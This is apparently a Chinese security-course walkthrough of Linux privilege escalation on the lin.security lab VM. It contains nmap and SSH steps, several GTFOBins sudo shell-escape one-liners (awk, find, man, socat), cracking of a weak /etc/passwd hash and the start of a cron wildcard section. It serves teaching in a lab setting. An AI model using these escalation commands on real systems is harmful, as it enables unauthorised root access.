免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。


希望同学们知法、懂法、守法，做一个良好公民。

linux 提权

靶场介绍：lin.security 是一个基于 Ubuntu（18.04 LTS）的 Linux 靶场，含有许多权限提升的漏洞。
攻击机 kali：root/123456
靶机：bob / secret（默认的低权限用户）

一、nmap 扫描，收集端口信息


nmap -sS 117.80.88.123



```
┌──(root💀kali)-[~]
└─# nmap -sS 117.80.88.123
Starting Nmap 7.91 ( https://nmap.org ) at 2023-08-21 14:08 CST
Nmap scan report for 117.80.88.123
Host is up (0.00051s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp open  nfs
MAC Address: 00:24:D6:6C:4A:5A (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```

二、发现 22 号端口，使用 ssh 登录


ssh bob@117.80.88.123



```
┌──(root💀kali)-[~]
└─# ssh bob@117.80.88.123
The authenticity of host '117.80.88.123 (117.80.88.123)' can't be established.
ECDSA key fingerprint is SHA256:I+wq8xJMlaf4EveLeaB70dPi9oP2lx9jU0cJ2Cx9ngQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '117.80.88.123' (ECDSA) to the list of known hosts.
bob@117.80.88.123's password:
Permission denied, please try again.
bob@117.80.88.123's password:

LIN.SECURITY

Welcome to lin.security | https://in.security | version 1.0

bob@linsecurity:~$ whoami
bob
bob@linsecurity:~$ id
uid=1000(bob) gid=1004(bob) groups=1004(bob)
bob@linsecurity:~$ 
```


三、sudo 提权

sudo 权限是 root 把本来只能超级用户执行的命令赋予普通用户执行
使用 sudo -l 这个命令来查看支持 root 权限的命令
sudo -l



```
bob@linsecurity:~$ sudo -l
[sudo] password for bob:
Matching Defaults entries for bob on linsecurity:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bob may run the following commands on linsecurity:
    (ALL) /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/curl, /bin/dash, /bin/ed,
        /usr/bin/env, /usr/bin/expect, /usr/bin/find, /usr/bin/ftp, /usr/bin/less, /usr/bin/man,
        /bin/more, /usr/bin/scp, /usr/bin/socat, /usr/bin/ssh, /usr/bin/vi, /usr/bin/zsh,
        /usr/bin/pico, /usr/bin/rvim, /usr/bin/perl, /usr/bin/tclsh, /usr/bin/git, /usr/bin/script,
        /usr/bin/scp
bob@linsecurity:~$ 
```

发现有 ash、awk、find 等权限。
在线查询 sudo 的提权命令： https://gtfobins.github.io/



https://gtfobins.github.io/#+sudo

GTFOBins ☆ Star 9,059

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.


The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

① ash 提权




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ash
```


sudo ash



```
bob@linsecurity:~$ sudo ash
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# exit
```

② awk 提权


sudo awk 'BEGIN {system("/bin/sh")}'



```
bob@linsecurity:~$ sudo awk 'BEGIN {system("/bin/bash")}'
root@linsecurity:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linsecurity:~# whoami
root
root@linsecurity:~# exit
exit
bob@linsecurity:~$ █
```

③ find 提权


sudo find . -exec /bin/sh \; -quit




```
bob@linsecurity:~$ sudo find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

④ man 提权

输入 sudo man man，再输入 !/bin/bash




```
MAN(1)                         Manual pager utils                        MAN(1)

NAME
       man - an interface to the on-line reference manuals

SYNOPSIS
       man [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L locale] [-m system[,...]]
       [-M path] [-S list] [-e extension] [-i|-I] [--regex|--wildcard]  [--names-only]  [-a]  [-u]
       [--no-subpages] [-P pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi‐
       cation] [-p string] [-t] [-T[device]] [-H[browser]] [-X[dpi]]  [-Z]  [[section]  page[.sec‐
       tion] ...] ...
       man -k [apropos options] regexp ...
       man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
       man -f [whatis options] page ...
       man -l [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L locale] [-P pager] [-r
       prompt] [-7] [-E encoding] [-p string] [-t] [-T[device]] [-H[browser]] [-X[dpi]] [-Z]  file
       ...
       man -w|-W [-C file] [-d] [-D] page ...
       man -c [-C file] [-d] [-D] page ...
       man [-?V]

DESCRIPTION
       man  is the system's manual pager.  Each page argument given to man is normally the name of
       a program, utility or function.  The manual page associated with each of these arguments is
       then  found  and  displayed.   A section, if provided, will direct man to look only in that
       section of the manual.  The default action is to search in all of  the  available  sections
       following  a  pre-defined  order  ("1 n l 8 3 2 3posix 3pm 3perl 3am 5 4 9 6 7" by default,
       unless overridden by the SECTION directive in /etc/manpath.config), and to  show  only  the
       first page found, even if page exists in several sections.

       The table below shows the section numbers of the manual followed by the types of pages they
       contain.
!/bin/bash
```



```
bob@linsecurity:~$ sudo man man
root@linsecurity:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linsecurity:~# whoami
root
```

⑤ socat 提权

sudo socat stdin exec:/bin/sh



```
bob@linsecurity:~$ sudo socat stdin exec:/bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

四、/etc/passwd 哈希提权


linux 的用户密码哈希存储在/etc/shadow 文件，普通用户能够查看到的则是/etc/passwd 这个文件。

在/etc/passwd 中，账户的第二列是密码哈希，如果该列为 x 则代表密码哈希存储在/etc/shadow 文件中。

读取/etc/passwd 文件，发现 insecurity 用户的 gid 和 uid 都是 0 ，即拥有 root 权限。且显示了密码的哈希，能进行解密。


cat /etc/passwd

AzER3pBZh6WZE



```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/sy
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/reso
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
bob:x:1000:1004:bob:/home/bob:/bin/bash
statd:x:111:65534::/var/lib/nfs:/usr/sbin/nologin
peter:x:1001:1005:,,,:/home/peter:/bin/bash
insecurity:AzER3pBZh6WZE:0:0::/:/bin/sh
susan:x:1002:1006:,,,:/home/susan:/bin/rbash
bob@insecurity:~$
```

在 https://www.somd5.com/ 进行 md5 解密，得到密码为 P@ssw0rd!




AzER3pBZh6WZE

des(unix)

P@ssw0rd!


切换用户，提权成功



```
bob@linsecurity:~$ su insecurity
Password:
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# 
```


五、定时任务+通配符提权

先查看 /etc/crontab 有哪些定时任务
cat /etc/crontab



```
bob@linsecurity:~$ cat /etc/cron
cat: /etc/cron: No such file or directory
bob@linsecurity:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/1 *   * * *   root    /etc/cron.daily/backup
#
bob@linsecurity:~$ 
```


从左到右以此为分，时，日，月，周
最后一条任务含义：以 root 用户的权限每分钟执行一次 /etc/cron.daily/backup
